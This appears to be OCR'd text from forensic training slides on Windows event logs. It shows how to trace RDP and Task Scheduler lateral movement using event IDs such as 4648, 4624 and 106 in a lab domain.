
A service principal name (SPN) is a unique identifier of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account.

https://docs.microsoft.com/en-us/windows/desktop/ad/service-principal-names

- You can find a list of SPNs.

  https://adsecurity.org/?page_id=183






The source IP address

User name


The destination host

lsass.exe is used for RDP's sessions.


Event Log Explorer
File Tree View Event Advanced Window Help
This is just an example and not related to the scenario.
Win10-2_Security.evtx
Filtered: showing 4 of 13672 event(s)
NT
Type Date Time Event Source Category User
Audit Success 2/8/2018 2:27:00 PM 4648 Microsoft-Windows-Se Logon N/A
Audit Success 2/8/2018 2:26:56 PM 4648 Microsoft-Windows-Se Logon N/A
Description
A logon was attempted using explicit credentials.
Subject:
Security ID: S-1-5-21-3671970501-3975728774-4289435121-1110
Account Name: honda
Account Domain: NINJA-MOTORS
Logon ID: 0x2c206c
Logon GUID: {00000000-0000-0000-0000-000000000000}
Account Whose Credentials Were Used:
Account Name: ninja-rdp
Account Domain: NINJA-MOTORS
Logon GUID: {00000000-0000-0000-0000-000000000000}
Target Server:
Target Server Name: client-win10-1.ninja-motors.net
Additional Information: client-win10-1.ninja-motors.net
Process Information:
Process ID: 0x
Process Name: C:\
Network Information:
Network Address: -
ninja-rdp's credential was used to logon to "client-win10-1" using RDP from "client-win10-2" with honda's account.
Description Data
Events: 13672 Displayed: 4 Selected: 1

Lab 2-2
Analyzing Logs on VSS Snapshots on Client-W

- Security.evtx (4648)
  - File name: Security.evtx.xml.fixed.xml.4648_Security.csv
  - If you filter out a computer account “client-win10-2$” and the localhost at “Data_Name_TargetInfo column (Column Q)”, you will find remote logon to “ninja-rdp@Client-Win10-1” executed by honda account.
    - It seems RDP is used because “TargetInfo” doesn’t have any SPNs.
    - We have already found this activity in RDP logs.



	B	C	D	F	N	O	Q	T
	local_time	EID	Categor	Computer	Data_Na	Data_Name_SubjectUserSid	Data_Name_TargetInfo	Data_Name_TargetUserNam
4	2018-03-14 22:35:39.982344	4648	Security	client-win10-2.ninja-motors.net	honda	S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-1.ninja-motors.net	ninja-rdp
3	2018-03-14 22:35:50.155678	4648	Security	client-win10-2.ninja-motors.net	honda	S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-1.ninja-motors.net	ninja-rdp

Task Scheduler / AT Events (1)

- Why is this event important?
  - Attackers often use Task Scheduler and AT to execute commands on remote computers in the lateral movements phase. Therefore, you should check this event.

- The important event IDs
  - Security.evtx
    - 4624: An account was successfully logged on.
  - Microsoft-Windows-TaskScheduler%4Operational.evtx
    - 100: Task started
    - 102: Task completed
    - 106: Task registered
    - 107: Task triggered on scheduler
    - 110: Task triggered by user
    - 129: Created Task Process (Launched)
    - 140: Task updated
    - 141: Task deleted
    - 200: Action Started
    - 325: Launch request queued

Task Scheduler / AT Events (2)

How can we detect this event?

- 106 (Microsoft-Windows-TaskScheduler%4Operational.evtx)
  - Description
    - Task registered
  - How can we recognize Task Scheduler / AT with this ID?
    - This ID is dedicated for task registration.
    - In addition, 4624 with logon type 3 (Security.evtx) is logged at the same time if the task was registered from remote hosts. You can get the source address information by combining with date/time and the user name of these logs.


Lab 2-3 (1)
Analyzing Logs on VSS Snapshots on Client-Win10-2

